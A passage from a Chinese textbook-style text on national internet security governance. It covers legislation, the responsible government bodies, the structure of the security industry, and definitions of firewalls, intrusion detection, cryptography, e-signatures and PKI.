(2) 加快重点领域互联网安全立法工作。2012 年,国务院发布《关于大力推进信息化发展和切实保障信息安全的若干意见》,要求能源、交通、金融等领域涉及国计民生的重要信息系统和电信网、广播电视网、互联网等基础信息网络,要同步规划、同步建设、同步运行安全防护设施,强化技术防范,严格安全管理,切实提高防攻击、防篡改、防病毒、





**图 2.1　美国网络安全实施机制**

防瘫痪、防窃密能力。不但这些领域，大数据安全、云计算安全也是目前的热点。因此应在加强现有立法评估的同时，加快重点领域互联网安全立法工作。建立由各部门参与的评估小组，评估现有法律法规对网络安全的适用性，并通过出台立法解释、司法解释和判例等形式增强现有法律的适用性。针对热点领域加强立法，明确网络主体应当承担的法律责任和义务，清晰划分网络安全主管部门职责，推动出台具有操作性的细化规定，做好部门间的衔接。

（3）加快制定适合我国国情的网络安全战略。在全新的态势下，有效地构建国家网络安全战略，必须符合以网络技术及其应用为代表的生产力发展的趋势和方向，也要符合当下时空环境中由国家、非政府组织及其构建的跨国活动分子网络以及个人所共同型塑的国际结构要求，还必须契合由国家长期战略利益所决定的大战略的整体要求。我国应在全面评估当前网络安全各项工作基础上，研究制定符合我国国情的网络安全战略，深入分析我国互联网安全形势和主要问题，明确网络安全战略定位、思路和重点任务，形成一种全新的国家网络安全观。

## 2.1.4　组织机构为互联网安全提供组织保证和管理支撑

组织机构为网络信息安全提供顶层规划和管理保障。我国现行的信息安全管理体

系实行的是集权控制和全国统一规范模式，从中央到地方的垂直归口管理和分层管理相结合。由于网络信息安全涉及了信息产业部门、保密部门、机要部门、安全部门、公安部门、文化部门、宣传部门等，故上述部门都进入了管理过程，按目前的情况来看仍处于“齐抓共管”的情形。我国成立了国家信息化领导小组，由国务院领导亲自任组长，中央国家机关有关部委的领导参加小组工作。对上述部门在信息网络安全管理方面进行了职能分工，明确了各自的责任。此外，在信息产业部的指导下成立了“互联网协会”，下设网络与信息安全工作委员会，依靠中介组织进行行业自律。在信息安全基础设施建设方面，国家网络与信息安全技术平台已初步建成，并在此平台上建立了“国家计算机网络应急处理协调中心”，并初步形成以我国十大互联网运营单位应急处理机构为骨干，国家计算机网络应急处理协调中心为枢纽的基础网络应急体系。

### 1. 国家信息安全管理职能机构

国家信息安全管理职能机构有如下几个。

1）公安机关

我国将计算机安全管理和监察的职责赋予了公安机关，从上至下各级公安机关相继成立了公共信息网络安全监察机构，管理的基本原则是依块维护，条块结合，各区域内的任何单位不管其隶属关系如何，计算机信息网络的安全和监察工作均由当地公安机关的主管部门归口管理。

2）国家安全机关

依据《中华人民共和国国家安全法》规定，国家安全机关是国家安全工作的主要管理机关。在计算机网络信息安全管理中，负责侦察计算机网络上危害国家安全的时间，打击利用计算机网络进行阴谋颠覆政府、分裂国家、推翻社会主义制度的犯罪行为。

3）国家保密机关

根据《计算机信息系统保密管理暂行规定》，国家保密局主管全国计算机信息系统的保密工作。

### 2. 国家信息安全基础设施及机构

信息安全基础设施是由政府建立和控制的，并为国家和全社会在有关信息安全的预警、救援、监控、侦控、测评认证、综合决策等方面提供服务的专门技术性业务机构。

1）国家信息安全标准化技术委员会

经国家标准化管理委员会批准，全国信息安全标准化技术委员会于2002年4月15日正式成立。该委员会是我国政府在信息安全专业领域内从事信息安全标准化工作的技术工作组织。工作任务是向国家标准化委员会提出本专业标准化工作的方针、政策和技术措施的建议，同时将协调各有关部门，本着平等、公开、协商的原则，制定出一套系统、全面、分布合理的信息安全标准体系，以信息安全标准体系为工作依据，有步骤、有计划地进行信息安全标准的指定工作。目前我国正式颁布的信息安全相关国家标准已达40多项。

2）国家信息安全产品测评认证机构

我国参照国际惯例，基本建立了覆盖全国范围和重点行业的测评认证体系。由中国信息安全产品测评认证中心及其授权的分支机构组成，是代表国家进行信息安全产品质量检测认证的职能机构，是国家级的测评认证实体组织。其主要职能是：对国内外信息安全产品和信息技术进行测评和认证，对国内外信息系统和工程进行安全性评估和认证；对提供信息系统安全服务的组织和单位进行评估和认证；对注册信息安全专业人员的资质进行评估和认证。为我国信息安全服务行业的发展和政府主管部门的信息安全管理以及全社会选择信息安全服务提供一种独立、公正的评判依据。

3）国家计算机病毒应急处理机构

2000 年 8 月，国家信息化工作领导小组计算机网络与信息安全管理办公室和公安部公共信息网络安全监察局决定在计算机病毒防治产品检验中心的基础上，建立国家计算机病毒应急处理中心。

4）中国计算机网络安全应急处理协调中心

中国计算机网络应急处理协调中心主要为国家重要部门的计算机网络系统和国家计算机网络应急处理体系的成员，提供计算机网络应急处理服务和技术支持，并与国际计算机安全组织机构进行交流。

### 3. 政府信息安全管理的合作机构

政府单独行动无法实现保护网络空间安全的目标，必须依靠所有使用信息网络的部门、单位和公众。其中包括如下几个机构。

1）应用单位信息网络安全管理组织

信息安全管理机构是实施系统安全，进行安全管理的组织保证。重要部门的安全问题是由专门机构控制和管理的，由健全的安全管理机构来实施系统的安全措施。

2）信息安全的社会行业管理组织

行业组织充分施展社会联动效益，为广大网络用户提供安全有效的技术服务。政府职能部门要依法指导行业组织自觉遵纪守法，依法科学管理、建立和完善各种信息网络安全服务的有效机制、行为规范和技术准则。目前有中国互联网协会；中国信息产业商会信息安全产业分会等。

### 4. 网络安全组织机构中的问题及对策

我国组织机构的发展与建设中还存在诸多问题。目前各个组织机构还存在着条块分割、职责不清、多头管理、协调不力和政出多门的状况，各部门多数是功能的简单叠加，而不是社会各部门合力治理。国内网络安全团队数量较少，难以应对突发的网络安全事件。且网络信息安全管理体系还存在许多空白与漏洞，相较于欧美国家该体系还并不完善。虽说目前许多企业已与政府进行网络安全领域的合作，且网上许多新的漏洞平台层出不穷，例如，国家信息安全漏洞平台、乌云漏洞平台、漏洞盒子互联网安全测试平台、360 安全漏洞响应平台等，但与企业、专业化网络安全服务机构的关系还是不够融洽，对专业化网络安全服务机构与企业伙伴的扶持力度也不够。我国网络安全技术水平整体

看来水平较低，成果转化率也不高，相较于国外成熟的研究组织体系还有不少差距。

因此首先我们因构建信息安全团队与应急管理体系。信息安全团队是由决策者、管理者以及计算机、信息、通信、安全和网络技术等方面专家为应对突发的信息安全事件而组成的专业组织。其工作目标是能够对信息安全事件作出及时、快速、准确的响应，确定并及时排除突发事件，使风险或损失最小化。建设形式多样的网络信息安全团队，有助于提高全社会的网络信息安全响应能力，为应急处理体系奠定基础。而在应急管理体系方面，国家应建立应急协调组织，统一负责网络信息安全应急管理工作，并结合行业与政府的优势，加强管理。该组织应有公安、安全、保密、机要、电信与军队相关的执法、管理或重要部门的负责人直接参与。

政府应发展外部合作伙伴。这些外部合作伙伴包括非政府组织、信息安全服务机构、企业等。在网络环境日益复杂的今天，仅靠政府治理是不现实的，政府需要社会力量的参与，实现政府和社会、民众的互动治理，以有限的政府资源调动大量的社会资源。政府可以借鉴国外的做法，通过非政府组织方式建设网络信息安全基础设施，这些基础设施专门致力于技术或管理工作，直接支持政府部门对网络的管理。鼓励发展专业的信息安全服务行业，可以提高国家在计算机系统有害数据应急处理、公告信息网络安全的社会预警、信息网络安全技术检测、信息网络安全等级评审等多种网络安全服务的技术水平，为社会各行各业提供网络信息安全保障。但事实上，信息安全方面政府是不应承担全部责任的，政府在这方面更多的是起到主导、先导作用。在此基础上发挥企业厂商的技术优势，与企业广泛的进行合作，建立良好的伙伴关系，努力实现政府与企业的双赢。

政府也应发展我国自主的信息安全科研组织体系。加大资金投入，协调和组织有关科研机构和高等院校，充分发挥各自的技术优势，建立较为完整的研究组织体系，提高成果转化率。引导和鼓励地方院校、民间研究学会及个人参与网络信息安全研究，逐步形成国家、社会学术团体、个人三个层次相联系、相补充的研究体系。

### 2.1.5 技术产业为互联网安全提供技术支持和产业基础

技术向来都是网络安全攻防的焦点。首先，网络安全管理虽然是网络安全中非常重要的一个组成部分，但最核心仍然是网络技术。技术手段仍然是解决很多安全威胁最直接、最有效的手段。其次，近年来许多安全事件严重地威胁着我国经济的发展，为了使国家安全、社会稳定、群众放心，就需要建立自主可控的网络安全产业体系。而网络信息安全产业的核心就是网络安全技术，网络安全技术也是网络安全产业发展的基础。

网络安全产业也十分重要，其为解决国家、企业和个人互联网安全问题提供了支撑。首先，互联网已经融入了日常工作与生活中的方方面面，许多攻击方式层出不穷，各种安全威胁严重地影响到互联网产业的健康发展。因此可以说网络安全产业是互联网健康发展的基础之一。其次，为了保持国家竞争力，我国必然要在未来的道路上向着信息化迈进。但我国所采用的很大一部分产品都是国外的技术产品或基础设备，核心技术并没有掌握在我们手中，所有的通信轻易地就暴露在国外提供商的眼皮底下，当前的信息系统基本处于不设防状态。只有大力发展自主互联网安全产业，才能使核心技术不受制于人，以此更好地全面推进国家信息化建设的进程。最后，网络安全产业也直接关系到国

家安全，是国家关键的信息基础设施。支持网络安全产业的发展能够更好地为国家互联网安全提供保障。

### 1. 互联网安全产业的概念与主要内容

现今互联网包罗万象，不仅是各种传统媒体转向互联网，政府部门也逐步开通网上服务，大部分企业办公系统也接入了互联网。互联网已经成为政治、经济、文化、生活的综合体，已经不再是单纯的技术和管理问题，而是成为了整个社会的系统性工程，而互联网安全产业则是对各类网络安全问题提供解决方案。

互联网安全产业，指的是为保障互联网安全提供技术、产品和服务的相关行业的总称，为解决国家、企业和个人互联网安全问题提供支撑。因此，互联网安全产业不仅要提供防火墙、杀毒软件、入侵防御系统、入侵检测系统等网络安全相关的软硬件，还应包含安全基础电子产品、安全基础软件、安全终端等实现本质信息安全的基础安全产业，以及灾难备份产业和电子认证服务等。

### 2. 信息安全产业结构分类

信息安全产业结构分为三类。

(1) 信息安全硬件，其中包括安全芯片、加密芯片、密码模块、防火墙/VPN、安全内容管理、入侵检测/入侵防御、统一威胁管理、其他安全硬件。

(2) 信息安全软件，其中包括安全操作系统、安全数据库、安全中间件、安全内容与威胁管理、身份管理与访问控制、安全性与漏洞管理、其他安全软件。

(3) 信息安全服务，其中包括咨询服务、教育培训、解决方案、其他服务。

### 3. 互联网安全产业按产业细分

1) 基础安全产业

基础安全产业又分为基础安全硬件与基础安全软件，具体包括安全芯片、安全操作系统、安全数据库、中间件、密码产品等。

(1) 安全芯片是芯片的一种，主要是指可信任平台模块，是一个可独立进行密钥生成、加解密的装置，内部拥有独立的处理器和存储单元，可存储密钥和特征数据，为电脑提供加密和安全认证服务。用安全芯片进行加密，密钥被存储在硬件中，被窃的数据无法解密，从而保护商业隐私和数据安全。

(2) 安全操作系统是指计算机信息系统在自主访问控制、强制访问控制、标记、身份鉴别、客体重用、审计、数据完整性、隐蔽信道分析、可信路径、可信恢复等十个方面满足相应的安全技术要求。安全操作系统主要特征有：最小特权原则，即每个特权用户只拥有能进行工作的权力；自主访问控制；强制访问控制，包括保密性访问控制和完整性访问控制；安全审计；安全域隔离。只要有了这些最底层的安全功能，各种混为“应用软件”的病毒、木马程序、网络入侵和人为非法操作才能被真正抵制，因为它们违背了操作系统的安全规则，也就失去了运行的基础。

(3) 中间件是一种独立的系统软件或服务程序，分布式应用软件借助这种软件在不

同的技术之间共享资源。中间件位于客户机/服务器的操作系统之上，管理计算机资源和网络通信，是连接两个独立应用程序或独立系统的软件。相连接的系统，即使它们具有不同的接口，但通过中间件相互之间仍能交换信息。执行中间件的一个关键途径是信息传递。通过中间件，应用程序可以工作于多平台或 OS 环境。

(4) 安全数据库通常是指在具有关系型数据库一般功能的基础上，提高数据库安全性，达到美国 TCSEC 和 TDI 的安全标记保护(B1)级标准，或中国国家标准《计算机信息系统安全保护等级划分准则》的第三级(安全标记保护级)以上安全标准的数据库管理系统。安全数据库和普通数据库的重要区别在于安全数据库在通用数据库的基础上进行了诸多重要机制的安全增强，通常包括安全标记及强制访问控制(MAC)、数据存储加密、数据通信加密、强化身份鉴别、安全审计、三权分立等安全机制。

(5) 密码是一种用来混淆的技术，它希望将正常的(可识别的)信息转变为无法识别的信息。密码产业主要是基于密码技术提供安全功能的软硬件产品。其主要分为两类。一类是基于数学的密码理论与技术，具体包括公钥密码、分组密码、序列密码、认证码、Hash 函数、PKI 技术、VPN 技术等；第二类是非数学的密码理论与技术，主要包括信息隐藏、量子密码、基于生物特征的识别理论与技术等。

2) 网络安全产业

网络安全产业又分为网络安全硬件、网络安全软件和网络安全服务。网络安全软件具体包括威胁管理软件、内容管理软件、安全性和漏洞管理、身份与访问控制管理等。网络安全硬件具体包括防火墙/VPN、入侵检测(IDS)/入侵防御(IPS)、统一威胁管理(UTM)、安全内容管理和信息加密/身份认证等。网络安全服务指的是根据客户信息安全需求定制的信息安全解决方案，包含从高端的全面安全体系到细节的技术解决措施，主要涵盖计划、实施、运维、教育四个方面，具体包括信息安全咨询、等级测评、风险评估、安全审计、运维管理、安全培训等。

(1) 防火墙是一个由软件和硬件设备组合而成的，在内部网和外部网之间、专用网与公共网之间的界面上构造的保护屏障。是一种获取安全性方法的形象说法，它是一种计算机硬件和软件的结合，使互联网与互联网之间建立起一个安全网关，从而保护内部网免受非法用户的侵入，防火墙主要由服务访问规则、验证工具、包过滤和应用网关 4 个部分组成，防火墙就是一个位于计算机和它所连接的网络之间的软件或硬件。该计算机流入流出的所有网络通信和数据包均要经过此防火墙。

(2) 入侵检测是对入侵行为的检测。它通过收集和分析网络行为、安全日志、审计数据、其他网络上可以获得的信息以及计算机系统中若干关键点的信息，检查网络或系统中是否存在违反安全策略的行为和被攻击的迹象。入侵检测作为一种积极主动的安全防护技术，提供了对内部攻击、外部攻击和误操作的实时保护，在网络系统受到危害之前拦截和响应入侵。因此被认为是防火墙之后的第二道安全闸门，在不影响网络性能的情况下能对网络进行监测。入侵检测通过执行以下任务来实现：监视、分析用户及系统活动；系统构造和弱点的审计；识别反映已知进攻的活动模式并向相关人士报警；异常行为模式的统计分析；评估重要系统和数据文件的完整性；操作系统的审计跟踪管理，并识别用户违反安全策略的行为。

(3) 入侵防御系统是电脑网络安全设施，是对防病毒软件和防火墙的补充。入侵预防系统是一部能够监视网络或网络设备的网络资料传输行为的计算机网络安全设备，能够即时的中断、调整或隔离一些不正常或是具有伤害性的网络资料传输行为。

统一威胁管理是指一个功能全面的安全产品，它能防范多种威胁。统一威胁管理产品通常包括防火墙、防病毒软件、内容过滤和垃圾邮件过滤器。统一威胁管理的主要优点是简单、流线型安装和使用，并且能同时更新所有的安全功能或程序。虽然互联网威胁的性质和多样性变得越来越复杂，统一威胁管理产品能够通过调整来及时防范这些威胁。这样就不需要系统管理员一直来维护多种安全程序了。

3) 灾难备份产业

灾难备份产业又分为企业数据中心与灾难备份服务。

(1) 数据中心指的是一整套复杂的设施。它不仅仅包括计算机系统和其他与之配套的设备，还包含冗余的数据通信连接、环境控制设备、监控设备以及各种安全装置。而企业数据中心是数据中心的一种，主要基于数据中心为大中型企业提供生产经营系统的运行场所，以及相应的增值服务。

(2) 灾难备份指的是为了灾难恢复而对数据、数据处理系统、网络系统、基础设施、技术支持能力和运行管理能力进行备份的过程。灾难备份是灾难恢复的基础，是围绕着灾难恢复所进行的各类备份工作。

4) 电子认证服务产业

电子认证服务产业又分为身份认证服务与电子签名服务。具体包括电子认证、电子签名、数字签名与数字证书、电子认证服务。

(1) 电子认证是以数字证书为核心技术的加密技术，它以 PKI 技术为基础，对网络上传输的信息进行加密、解密、数字签名和数字验证。电子认证是电子政务和电子商务中的核心环节，可以确保网上传递信息的保密性、完整性和不可否认性，确保网络应用的安全。

(2) 电子签名是指数据电文中以电子形式所含、所附用于识别签名人身份并表明签名人认可其中内容的数据。美国《统一电子交易法》规定，电子签名泛指“与电子记录相联的或在逻辑上相联的电子声音、符合或程序，而该电子声音、符合或程序是某人为签署电子记录的目的而签订或采用的”；联合国《电子商务示范法》中规定，电子签名是包含、附加在某一数据电文内，或逻辑上与某一数据电文相联系的电子形式的数据，它能被用来证实与此数据电文有关的签名人的身份，并表明该签名人认可该数据电文所载信息；欧盟的《电子签名指令》规定，电子签名泛指“与其他电子记录相连的或在逻辑上相连并以此作为认证方法的电子形式数据。”从上述定义来看，凡是能在电子通信中，起到证明当事人身份、证明当事人对文件内容的认可的电子技术手段，都可被称为电子签名，电子签名即现代认证技术的一般性概念，它是电子商务安全的重要保障手段。

(3) 数字签名（又称公钥数字签名、电子签章）是一种类似写在纸上的普通的物理签名，但是使用了公钥加密领域的技术实现，用于鉴别数字信息的方法。一套数字签名通常定义两种互补的运算，一个用于签名，另一个用于验证。也可以说数字签名就是只有

信息的发送者才能产生的、别人无法伪造的一段数字串,这段数字串同时也是对信息的发送者发送信息真实性的一个有效证明。数字签名是非对称密钥加密技术与数字摘要技术的应用。

(4) 数字证书就是互联网通信中标志通信各方身份信息的一串数字,提供了一种在互联网上验证通信实体身份的方式,数字证书不是数字身份证,而是身份认证机构盖在数字身份证上的一个章或印(或者说加在数字身份证上的一个签名)。它是由权威机构——CA 机构,又称为证书授权(Certificate Authority)中心发行的,人们可以在网上用它来识别对方的身份。

(5) 电子认证服务是基于数据电文接收人需要对收到的数据电文发送人的身份及数据电文的真实性、完整性进行核实而产生的。电子认证服务是指为电子签名的真实性和可靠性提供证明的活动,包括签名人身份的真实性认证、签名过程的可靠性认证和数据电文的完整性认证三个部分,涉及数据电文的生成、传递、接收、保存、提取、鉴定各环节,涵盖电子认证专有设备提供、基础设施运营、技术产品研发、系统检测评估、专业队伍建设等各方面,是综合性高技术服务。电子认证服务机构是指提供电子认证服务的企业法人、事业单位等主体,简称 CA 机构(Certificate Authority)。具体来讲,电子认证服务机构所提供的服务内容包括制作、签发、管理数字证书、确认签发的数字证书的真实性、提供数字证书目录信息查询服务、提供数字证书状态信息查询服务,等等。

### 2.1.6 安全基础设施为互联网安全提供系统保障

信息安全基础设施是指为保证信息系统和网络安全提供公共服务的基本设施,设计信息存储、信息处理、信息交流、信息交换过程中信息完整性、保密性、不可否认性、入侵检测、攻击检测与防御、访问控制、事件记录与审计、物理设备防护、信息泄露防护等诸多方面。信息安全基础设施就是为上述信息安全功能提供公共服务,保证正常运行、发挥作用的服务和工程设施。其主要包含如下内容。

**1. 公钥基础设施(Public Key Infrastructure,PKI)**

公钥基础设施技术采用证书管理公钥,通过第三方的可信任机构——认证中心 CA,把用户的公钥和用户的其他标识信息,如名称、E-mail、身份证号等捆绑在一起,在互联网上验证用户的身份。公钥基础设施其实就是一种基础设施,其目标就是要充分利用公钥密码学的理论基础,建立起一种普遍适用的基础设施,为各种网络应用提供全面的安全服务。公开密钥密码为我们提供了一种非对称性质,使得安全的数字签名和开放的签名验证成为可能。而这种优秀技术的使用却面临着理解困难、实施难度大等问题。正如让电视机的开发者理解和维护发电厂有一定的难度一样,要让每一个应用程序的开发者完全正确地理解和实施基于公开密钥密码的安全有一定的难度。公钥基础设施希望通过一种专业的基础设施的开发,让网络应用系统的开发人员从烦琐的密码技术中解脱出来而同时享有完善的安全服务。

**2. 在线监测与态势感知**

网络已经深入社会生活的各个方面，为防范各式各样的安全威胁，许多不同种类的安全设备投入使用。多样的监测方式和事件报告机制给网络管理人员提供了多元海量的数据，但目前缺乏有效的安全事件模型和管理工具来融合这些数据，导致零散的信息无法提供决策层面的支持。为了应对这种情况，在线监测与态势感知技术被提了出来，其目的为提取、精炼、融合、深化、管理网络所提供的信息。将它们高效组织深化为网络管理人员能理解的较为完整的宏观网络态势知识，帮助网络管理人员理解网络所处的状态和下一步发展的趋势，为网络部署和应急决策提供依据。网络安全态势感知模型与内容如图 2.2 所示。

